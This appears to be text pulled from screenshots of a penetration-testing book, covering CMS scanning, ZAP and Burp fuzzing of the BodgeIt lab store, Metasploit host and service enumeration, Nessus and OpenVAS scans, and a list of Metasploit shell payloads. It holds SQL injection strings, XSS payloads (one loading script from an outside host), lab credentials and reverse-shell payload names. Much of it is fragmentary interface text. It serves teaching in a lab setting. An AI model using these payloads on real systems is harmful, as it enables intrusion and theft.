Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected. Attackers c
ounts. Read: http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WA
Vulnerable? Yes

# 3
Info -> Core: Multiple XSS/CSRF Vulnerability
Versions Affected: 1.5.9 <=
Check: /?1.5.9-x
Exploit: A series of XSS and CSRF faults exist in the administrator ap
tor components include com_admin, com_media, com_search.  Both com_adm
ulnerabilities, and com_media contains 2 CSRF vulnerabilities.
Vulnerable? No

# 4
Info -> Core: JSession SSL Session Disclosure Vulnerability
```


```
root@kali:~/CMSmap# ./cmsmap.py -t http://10.7.7.5/wordpress/ --noedb
[-] Date & Time: 11/02/2018 11:41:37
[-] Target: http://10.7.7.5/wordpress
[M] Website Not in HTTPS: http://10.7.7.5/wordpress
[I] Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.
1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_
/v5.10.1
[I] X-Powered-By: PHP/5.3.2-1ubuntu4.30
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] No Robots.txt Found
[I] CMS Detection: Wordpress
[H] Configuration File Found: http://10.7.7.5/wordpress/wp-config
[-] Enumerating Wordpress Usernames via "Feed" ...
[-] Enumerating Wordpress Usernames via "Author" ...
[I] Autocomplete Off Not Found: http://10.7.7.5/wordpress/wp-login.ph
[-] Default WordPress Files:
[I] http://10.7.7.5/wordpress/readme.html
[I] http://10.7.7.5/wordpress/license.txt
[I] http://10.7.7.5/wordpress/xmlrpc.php
[I] http://10.7.7.5/wordpress/wp-config-sample.php
[I] http://10.7.7.5/wordpress/wp-includes/js/tinymce/license.txt
[-] Searching Wordpress Plugins ...
[I] akismet
[I] wp-db-backup
```






Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
GET http://10.7.7.5/bodgeit/search.jsp?q=ZAP HTTP/1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:
Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://10.7.7.5/bodgeit/search.jsp
Host: 10.7.7.5
Cookie: b_id=1467; JSESSIONID=54BDBB64B655AD5C450F5
Payloads
Location: Header [41, 44]
Value: ZAP
Payloads:
Type Description # o...
1 File SQL.txt 0
2 File Fuzz... XSS 101, XSS 102, ... 0
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove without confirmation
Cancel
OK
Remove without confirmation



Add Payload
Type:
File
File:
/usr/share/wfuzz/wordlist/Injections/SQL.txt
Select...
Character Encoding:
UTF-8
Limit:
Value:
1000
Comment Token:
#
Ignore Empty Lines:
Ignore First Line:
Payloads Preview:
'
"
-
--
'%20--
--';
'%20;
=%20'
=%20;
=%20--
\x23
\x27
\x3D%20\x3B'
\x3D%20\x27
Save...
Cancel
Add



Add Payload
Type:
File Fuzzers
Files:
Find Next
Find Previous
URL Breaking
XSS 101
XSS 102
XSS Embed/Evade
XSS Gecko
XSS HTML Breaking
XSS Image Tag
XSS Internet Explorer
XSS JS Breaks
XSS Style Injection
Payloads Preview:
10: <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCR
XSS Image Tag
1: <IMG SRC=javascript:alert('XSS')>
2: <IMG SRC=JaVaScRiPt:alert('XSS')>
3: <IMG SRC=`javascript:alert("XSS says, 'XSS'")`>
4: <IMG """><SCRIPT>alert("XSS")</SCRIPT>">",
5: <IMG SRC=javascript:alert(String.fromCharCode(88,83
6: <IMG SRC=javasc&
7: <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#
8: <IMG SRC="jav
ascript:alert('XSS');">
9: <IMG SRC="jav	ascript:alert(<WBR>'XSS');">
10: <IMG SRC="jav
ascript:alert(<WBR>'XSS');">
XSS Internet Explorer
Cancel
Add



Untitled Session - OWASP ZAP 2.7.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
GET:product.jsp(typeid)
GET:register.jsp
POST:register.jsp(passwo
GET:score.jsp
GET:search.jsp
GET:search.jsp(q)
GET:style.css
GET:bodgeit
GET
http://10.7.7.5/bodgeit/search.jsp?q=%3Cscript%3Ealert('xss')%3C/script%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://10.7.7.5/bodgeit/search.jsp
Cookie: b_id=1467; JSESSIONID=54BDBB64B655AD5C450F516731DA4FBC
Host: 10.7.7.5
<h3>Search</h3>
You searched for: <script>alert('xss')</script>
No Results Found
History
Search
Alerts
Output
Spider
Fuzzer
New Fuzzer
Progress:
Current fuzzers: 0
Messages Sent: 250
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Al...
State
Payloads
120 Fuzzed 200 OK 8 ms 173 bytes 2,028 bytes Reflected x' or 1=1 or 'x'='y
121 Fuzzed 200 OK 7 ms 173 bytes 2,010 bytes Reflected /
122 Fuzzed 200 OK 13 ms 173 bytes 2,011 bytes Reflected //
123 Fuzzed 200 OK 7 ms 173 bytes 2,012 bytes Reflected //*
124 Fuzzed 200 OK 11 ms 173 bytes 2,012 bytes Reflected */*
125 Fuzzed 200 OK 9 ms 173 bytes 2,038 bytes Reflected <script>alert('xss')</scri...
126 Fuzzed 200 OK 10 ms 173 bytes 2,062 bytes Reflected <script>alert(string.from...
127 Fuzzed 200 OK 8 ms 173 bytes 2,042 bytes Reflected </title><script>alert(1)...
128 Fuzzed 200 OK 7 ms 173 bytes 2,037 bytes Reflected '> <script>alert(3)</scri...
129 Fuzzed 200 OK 4 ms 173 bytes 2,037 bytes Reflected `> <script>alert(5)</scri...
130 Fuzzed 200 OK 5 ms 173 bytes 2,036 bytes Reflected > <script>alert(4)</scri...
131 Fuzzed 200 OK 8 ms 173 bytes 2,042 bytes Reflected </title><script>alert(1)...
132 Fuzzed 200 OK 7 ms 173 bytes 2,043 bytes Reflected <<script>alert("xss");//<...
133 Fuzzed 200 OK 6 ms 173 bytes 2,012 bytes Reflected >"'
Alerts
Current Scans



The BodgeIt Store - Mozilla Firefox
The BodgeIt Store
10.7.7.5/bodgeit/search.jsp?q=<script>alert('xss')</scrip
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
The BodgeIt Store
Guest user
Home
About Us
Search
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
xss
OK
Transferring data from 10.7.7.5...


Target
Proxy
Spider
Scanner
Intruder
Repeater
1 × 2 × 3 × ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /bodgeit/login.jsp HTTP/1.1
Host: 10.7.7.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.10/bodgeit/login.jsp
Cookie: PHPSESSID=2l46v1sbasvutpomqr4e0vees1; tz_offset=39600;
JSESSIONID=D66C2DB287BFD2EF6AEDF5932E2B078F
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
username=§asdf§&password=asdf
Add §
Clear §
Auto §
Refresh



Target
Proxy
Spider
Scanner
Intruder
Repeater
1 × 2 × 3 × ...
Target Positions Payloads Options
Payload Sets
Start attack
Payload set:
Payload type:
Look In: Injections
All_attack.txt
bad_chars.txt
SQL.txt
Traversal.txt
XML.txt
XSS.txt
File Name: SQL.txt
Files of Type: All Files
Open
Cancel
Paste
Load ...
Remove
Clear
Add
Enter a new item


Target
Positions
Payloads
Options
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
error
SQL
table
select
Add
Match type:
Simple string
Regex



Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length error SQL table select Comment
0 200 2754
1 ' 200 2768
2 " 200 2754
3 # 200 2754
4 - 200 2754
5 -- 200 2754
6 '%20-- 200 2768
7 --'; 200 2768
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 23:52:24 GMT
Server: Apache-Coyote/1.1
Content-Type: text/html
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 2576
Connection: close
System error.
Type a search term
0 matches
39 of 125



Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length error SQL
0 200 2754
1 '
2 "
3 #
4 -
5 --
6 '%20--
7 --';
Result #1
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Generate CSRF PoC
Add to site map
Request item again
Define extract grep from response
In original session
In current session
Request Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 23:
Server: Apache-Coyote/1.1
Content-Type: text/html
Via: 1.1 127.0.1.1



Repeat request in browser
To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burp/repeat/1/011r9vd66tbbxwpfgkbqg3vbj98bvvqe
Copy
In future, just copy the URL and don't show this dialog
Close



10.7.7.10/bodgeit/login.jsp
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-
System error.
The BodgeIt Store
We bodge it, so you dont have to!
Home
About Us
Contact Us
Logout
Doodahs
Gizmos
You supplied an invalid name or password.


Chapter 10: Metasploit Quick Tips for Security Professionals






Metasploit-framework v4.16.14 Setup
metasploit
framework
Welcome to the Metasploit-framework v4.16.14 Setup Wizard
The Setup Wizard will install Metasploit-framework v4.16.14 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Back
Next
Cancel



Install Metasploit-framework
Welcome to the Metasploit-framework Installer
Introduction
License
Destination Select
Installation Type
Installation
Summary
This will install Metasploit Framework and its dependencies on your Mac.
The framework itself will be installed under /opt/metasploit-framework/framework. Convenience wrappers for the commands are installed under /opt/metasploit-framework/bin, which can be added to your PATH environment variable.
If you want to use a database with the framework, you can use the 'msfdb' command to configure, start and stop it. Run '/opt/metasploit-framework/bin/msfdb' for more information.
This is an unofficial installer and a work in progress.
If you are interested in Metasploit Framework development, see the Github Project and the Development Wiki.
Thank you for using Metasploit! Have a fantastic day!
Go Back
Continue



Applications
Places
1
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
armitage
beef xss fr...
metasploit ...
msf payloa...
searchsploit
social engi...
sqlmap
termineter


192.168.216.0/24
10.0.0.0/24


Show All
Kali Linux: Network Adapter
Add Device...
Connect Network Adapter
This network adapter is configured to use:
Internet Sharing
Share with my Mac
Bridged Networking
Autodetect
Wi-Fi
Bluetooth PAN
Custom
Private to my Mac
vmnet2
The virtual machine shares the IP address of the Mac on the external network. The Mac provides Network Address Translation (NAT) for network traffic from the virtual machine.
Advanced options
?


Network
General
Keyboard & Mouse
Display
Default Applications
Network
Feedback
Internet Sharing
Share with my Mac
Bridged Networking
Autodetect
Wi-Fi
Bluetooth PAN
Custom
Private to my Mac
vmnet2
The virtual machine using this configuration will use a custom network connection.
Allow virtual machines on this network to connect to external networks (using NAT)
Enable IPv6
IPv6 Prefix:
fd15:4ba5:5a2b:1002::/64
Port Forwarding
Host Port
Type
VM IP Address
Description
Connect the host Mac to this network
Provide addresses on this network via DHCP
Subnet IP:
10.0.0.0
Subnet Mask:
255.255.255.0
Require authentication to enter promiscuous mode
Click the lock to prevent further changes.
Revert
Apply



Show All
Metasploitable 2: Network Adapter 2
Add Device...
Connect Network Adapter
This network adapter is configured to use:
Internet Sharing
Share with my Mac
Bridged Networking
Autodetect
Wi-Fi
Bluetooth PAN
Custom
Private to my Mac
vmnet2
The virtual machine uses a custom network connection.
Name: vmnet2
Type: Custom
Subnet IP: 10.0.0.0
Subnet Mask: 255.255.255.0
Advanced options



To release your mouse press: Control-⌘
root@metasploitable:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:79:a6:61 brd ff:ff:ff:ff:ff:ff
inet 192.168.216.129/24 brd 192.168.216.255 scope global eth0
inet6 fe80::20c:29ff:fe79:a661/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:79:a6:6b brd ff:ff:ff:ff:ff:ff
inet 10.0.0.128/24 brd 10.0.0.255 scope global eth1
inet6 fe80::20c:29ff:fe79:a66b/64 scope link
valid_lft forever preferred_lft forever
root@metasploitable:~#


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×16
bash-3.2$ ssh root@192.168.216.5
The authenticity of host '192.168.216.5 (192.168.216.5)' can't be established.
ECDSA key fingerprint is SHA256:AsKNlUqWBhX1RkciCHZEXWXZRtfoVJ1z2KlalrUm1LU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.216.5' (ECDSA) to the list of known hosts.
root@192.168.216.5's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 17 06:24:37 2017 from 192.168.216.1
root@kali:~#
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > hosts

Hosts
=====

address          mac               name  os_name    os_flavor  os_sp  purpose  info  comments
-------          ---               ----  -------    ---------  -----  -------  ----  --------
192.168.216.10   00:0c:29:38:b3:a9       Windows 7                    client
192.168.216.129  00:0c:29:79:a6:61       Linux                 2.6.X  server

msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > hosts -c address,os_name

Hosts
=====

address          os_name
-------          -------
192.168.216.10   Windows 7
192.168.216.129  Linux

msf >
```



daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > hosts -c address,os_name -S Windows
Hosts
======
address os_name
------- -------
192.168.216.10 Windows 7
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 124×26
msf > services
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.10 22 tcp ssh open OpenSSH 7.1 protocol 2.0
192.168.216.10 135 tcp msrpc open Microsoft Windows RPC
192.168.216.10 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
192.168.216.10 445 tcp microsoft-ds open Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
192.168.216.10 3000 tcp http open WEBrick httpd 1.3.1 Ruby 2.3.3 (2016-11-21)
192.168.216.10 3306 tcp mysql open MySQL 5.5.20-log
192.168.216.10 3389 tcp tcpwrapped open
192.168.216.10 4848 tcp ssl/http open Oracle Glassfish Application Server
192.168.216.10 7676 tcp java-message-service open Java Message Service 301
192.168.216.10 8009 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.216.10 8022 tcp http open Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10 8031 tcp ssl/unknown open
192.168.216.10 8080 tcp http open Sun GlassFish Open Source Edition 4.0
192.168.216.10 8181 tcp ssl/intermapper open
192.168.216.10 8383 tcp ssl/http open Apache httpd
192.168.216.10 8443 tcp ssl/https-alt open
192.168.216.10 9200 tcp http open Elasticsearch REST API 1.1.1 name: Atum; Lucene 4.7
192.168.216.10 49152 tcp msrpc open Microsoft Windows RPC
192.168.216.10 49153 tcp msrpc open Microsoft Windows RPC


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > services -s ftp
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.129 21 tcp ftp open vsftpd 2.3.4
192.168.216.129 2121 tcp ftp open ProFTPD 1.3.1
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×13
msf > services -p 22
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.10 22 tcp ssh open OpenSSH 7.1 protocol 2.0
192.168.216.129 22 tcp ssh open OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×15
msf > services -S Apache
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
192.168.216.10 8009 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.216.10 8022 tcp http open Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10 8383 tcp ssl/http open Apache httpd
192.168.216.129 80 tcp http open Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.216.129 8009 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.216.129 8180 tcp http open Apache Tomcat/Coyote JSP engine 1.1
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×15
msf > services -c name,port,info -S Apache 192.168.216.10
Services
========
host name port info
---- ---- ---- ----
192.168.216.10 ajp13 8009 Apache Jserv Protocol v1.3
192.168.216.10 http 8022 Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10 ssl/http 8383 Apache httpd
msf >


Chapter 11: Information Gathering and Scanning


```
msf auxiliary(enum_dns) > info

       Name: DNS Record Scanner and Enumerator
     Module: auxiliary/gather/enum_dns
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
  Nixawk

Basic options:
  Name         Current Setting                                     Required  Description
  ----         ---------------                                     --------  -----------
  DOMAIN       packtpub.com                                        yes       The target domain
  ENUM_A       true                                                yes       Enumerate DNS A record
  ENUM_AXFR    true                                                yes       Initiate a zone transfer against each NS record
  ENUM_BRT     false                                               yes       Brute force subdomains and hostnames via the supplied wordlist
  ENUM_CNAME   true                                                yes       Enumerate DNS CNAME record
  ENUM_MX      true                                                yes       Enumerate DNS MX record
  ENUM_NS      true                                                yes       Enumerate DNS NS record
  ENUM_RVL     false                                               yes       Reverse lookup a range of IP addresses
  ENUM_SOA     true                                                yes       Enumerate DNS SOA record
  ENUM_SRV     true                                                yes       Enumerate the most common SRV records
  ENUM_TLD     false                                               yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
  ENUM_TXT     true                                                yes       Enumerate DNS TXT record
  IPRANGE                                                          no        The target address range or CIDR identifier
  NS                                                               no        Specify the nameserver to use for queries (default is system DNS)
  STOP_WLDCRD  false                                               yes       Stops bruteforce enumeration if wildcard resolution is detected
  THREADS      10                                                  no        Threads for ENUM_BRT
  WORDLIST     /usr/share/metasploit-framework/data/wordlists/namelist.txt  no        Wordlist of subdomains

Description:
  This module can be used to gather information about a domain from a
  given DNS server by performing various DNS queries such as zone
  transfers, reverse lookups, SRV record brute forcing, and other
  techniques.

References:
  https://cvedetails.com/cve/CVE-1999-0532/
  OSVDB (492)

msf auxiliary(enum_dns) >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 108×18
msf > search portscan

Matching Modules
================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   auxiliary/scanner/http/wordpress_pingback_access                   normal  Wordpress Pingback Locator
   auxiliary/scanner/natpmp/natpmp_portscan                           normal  NAT-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                                     normal  TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                               normal  FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                                     normal  TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                                     normal  TCP Port Scanner
   auxiliary/scanner/portscan/xmas                                    normal  TCP "XMas" Port Scanner
   auxiliary/scanner/sap/sap_router_portscanner                       normal  SAPRouter Port Scanner


msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 122×33
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set SMBPASS vagrant
SMBPASS => vagrant
msf auxiliary(smb_enumshares) > set SMBUSER vagrant
SMBUSER => vagrant
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_enumshares) > set ShowFiles true
ShowFiles => true
msf auxiliary(smb_enumshares) > set SpiderShares true
SpiderShares => true
msf auxiliary(smb_enumshares) > run

[-] 192.168.216.10:139    - Login Failed: The SMB server did not reply to our request
[*] 192.168.216.10:445    - Windows 2008 R2 Service Pack 1 (Unknown)
[+] 192.168.216.10:445    - ADMIN$ - (DS) Remote Admin
[+] 192.168.216.10:445    - C$ - (DS) Default share
[+] 192.168.216.10:445    - IPC$ - (I) Remote IPC
[+] 192.168.216.10:445    - \C$\Users\Public\Desktop
======================

 Type  Name                 Created              Accessed             Written              Changed              Size
 ----  ----                 -------              --------             -------              -------              ----
 ARC   Boxstarter Shell.lnk  09-19-2017 21:47:40  09-19-2017 21:47:40  09-19-2017 21:47:40  09-19-2017 21:47:40  4096

[+] 192.168.216.10:445    - \C$\Users\Public\Documents
========================

 Type  Name                Created              Accessed             Written              Changed              Size
 ----  ----                -------              --------             -------              -------              ----
 ARC   jack_of_hearts.docx  09-19-2017 22:09:53  09-19-2017 22:09:53  09-19-2017 13:44:09  09-19-2017 22:09:53  679936
 ARC   seven_of_spades.pdf  09-19-2017 22:09:53  09-19-2017 22:09:53  09-19-2017 13:44:11  09-19-2017 22:09:53  507904
```



daniel — root@kali: ~ — ssh root@192.168.216.5 — 111×32
msf > nessus_scan_details 9 info
Status Policy Scan Name Scan Targets Scan Start Time Scan End Time
running Basic Network Scan Metasploitable3 192.168.216.10 1508748651
msf > nessus_scan_details 9 hosts
Host ID Hostname % of Critical Findings % of High Findings % of Medium Findings % of Low Findings
2 192.168.216.10 0 0 0 0
msf > nessus_scan_details 9 vulnerabilities
Plugin ID Plugin Name Plugin Family Count
10150 Windows NetBIOS / SMB Remote Host Information Disclosure Windows 1
10394 Microsoft Windows SMB Log In Possible Windows 1
10736 DCE Services Enumeration Windows 8
10785 Microsoft Windows SMB NativeLanManager Remote System Information Disclosure Windows 1
11011 Microsoft Windows SMB Service Detection Windows 2
11219 Nessus SYN scanner Port scanners 23
24786 Nessus Windows Scan Not Performed with Admin Privileges Settings 1
26917 Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry Windows 1
35296 SNMP Protocol Version Detection SNMP 1
40448 SNMP Supported Protocols Detection SNMP 1
96982 Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check) Misc. 1
100871 Microsoft Windows SMB Versions Supported (remote check) Windows 1
msf > nessus_scan_details 9 history
History ID Status Creation Date Last Modification Date
10 running 1508748651
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 103×11
msf > nessus_scan_details 9 info
Status Policy Scan Name Scan Targets Scan Start Time Scan End Time
completed Basic Network Scan Metasploitable3 192.168.216.10 1508748868 1508749572
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 103×18
msf > nessus_db_import 9
[*] Exporting scan ID 12 is Nessus format...
[+] The export file ID for scan ID 9 is 1746013157
[*] Checking export status...
[*] Export status: loading
[*] Export status: ready
[*] The status of scan ID 9 export is ready
[*] Importing scan results to the database...
[*] Importing data of 192.168.216.10
[+] Done
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×14
msf > load nexpose
[*] Nexpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 132×14
msf > openvas_task_create "Metasploitable3" "Windows" 698f691e-7489-11df-9d8c-002264764cea 83d3d851-150a-4d1b-80e3-04bb90d034cb
[+] OpenVAS list of tasks
ID Name Comment Status Progress
-- ---- ------- ------ --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee Metasploitable3 Windows New -1
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 132×14
msf > openvas_task_start 7db8dcf7-5575-49e6-b45b-20c17f1a8cee
[*] <X><authenticate_response status='200' status_text='OK'><role>Admin</role><timezone>UTC</timezone><severity>nist</severity></authenticate_response><start_task_response status='202' status_text='OK, request submitted'><report_id>dd8b24eb-dd08-4ffc-b91a-77af4b23c258</report_id></start_task_response></X>
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 132×14
msf > openvas_task_list
[+] OpenVAS list of tasks
ID Name Comment Status Progress
-- ---- ------- ------ --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee Metasploitable3 Windows Requested 1
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 133×25
msf > openvas_format_list
[+] OpenVAS list of report formats
ID Name Extension Summary
-- ---- --------- -------
5057e5cc-b825-11e4-9d0e-28d24461215b Anonymous XML xml Anonymous version of the raw XML report
50c9950a-f326-11e4-800c-28d24461215b Verinice ITG vna Greenbone Verinice ITG Report, v1.0.1.
5ceff8ba-1f62-11e1-ab9f-406186ea4fc5 CPE csv Common Product Enumeration CSV table.
6c248850-1f62-11e1-b082-406186ea4fc5 HTML html Single page HTML report.
77bd6c4a-1f62-11e1-abf0-406186ea4fc5 ITG csv German "IT-Grundschutz-Kataloge" report.
9087b18c-626c-11e3-8892-406186ea4fc5 CSV Hosts csv CSV host summary.
910200ca-dc05-11e1-954f-406186ea4fc5 ARF xml Asset Reporting Format v1.0.0.
9ca6fe72-1f62-11e1-9e7c-406186ea4fc5 NBE nbe Legacy OpenVAS report.
9e5e5deb-879e-4ecc-8be6-a71cd0875cdd Topology SVG svg Network topology SVG image.
a3810a62-1f62-11e1-9219-406186ea4fc5 TXT txt Plain text report.
a684c02c-b531-11e1-bdc2-406186ea4fc5 LaTeX tex LaTeX source file.
a994b278-1f62-11e1-96ac-406186ea4fc5 XML xml Raw XML report.
c15ad349-bd8d-457a-880a-c7056532ee15 Verinice ISM vna Greenbone Verinice ISM Report, v3.0.0.
c1645568-627a-11e3-a660-406186ea4fc5 CSV Results csv CSV result list.
c402cc3e-b531-11e1-9163-406186ea4fc5 PDF pdf Portable Document Format report.
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12
msf > openvas_task_list
[+] OpenVAS list of tasks
ID Name Comment Status Progress
-- ---- ------- ------ --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee Metasploitable3 Windows Done -1
msf >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12
msf > openvas_report_list
[+] OpenVAS list of reports
ID Task Name Start Time Stop Time
-- --------- ---------- ---------
dd8b24eb-dd08-4ffc-b91a-77af4b23c258 Metasploitable3 2017-10-23T15:30:08Z 2017-10-24T09:26:31
Z
msf >



daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12
msf > openvas_report_import dd8b24eb-dd08-4ffc-b91a-77af4b23c258 9ca6fe72-1f62-11e1-9e7c-406186e
a4fc5
[*] Importing report to database.
msf >


Chapter 12: Server-Side Exploitation






EDB-ID: 39514	**Author**: Metasploit	**Published**: 2016-03-01
CVE: CVE-2016-2555	**Type**: Remote	**Platform**: PHP
Aliases: N/A	**Advisory/Source**: N/A	**Tags**: Metasploit Framework
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**:






daniel — root@kali: ~ — ssh root@192.168.216.5 — 119×27
msf exploit(atutor_sqli) > show payloads
Compatible Payloads
Name Disclosure Date Rank Description
generic/custom normal Custom Payload
generic/shell_bind_tcp normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Inline
php/bind_perl normal PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6 normal PHP Command Shell, Bind TCP (via perl) IPv6
php/bind_php normal PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6 normal PHP Command Shell, Bind TCP (via php) IPv6
php/download_exec normal PHP Executable Download and Execute
php/exec normal PHP Execute Command
php/meterpreter/bind_tcp normal PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6 normal PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/bind_tcp_ipv6_uuid normal PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid normal PHP Meterpreter, Bind TCP Stager with UUID Support
php/meterpreter/reverse_tcp normal PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter/reverse_tcp_uuid normal PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter_reverse_tcp normal PHP Meterpreter, Reverse TCP Inline
php/reverse_perl normal PHP Command, Double Reverse TCP Connection (via Perl)
php/reverse_php normal PHP Command Shell, Reverse TCP (via PHP)
msf exploit(atutor_sqli) >



ManageEngine
Desktop Central 9
Integrated Desktop & Mobile Device Management Software
admin
Default Login credentials admin/admin
Sign in
Desktop
Mobile
Quick Links
Quick Tour - Features
Supported Networks (LAN/WAN)
Register for Free Demo
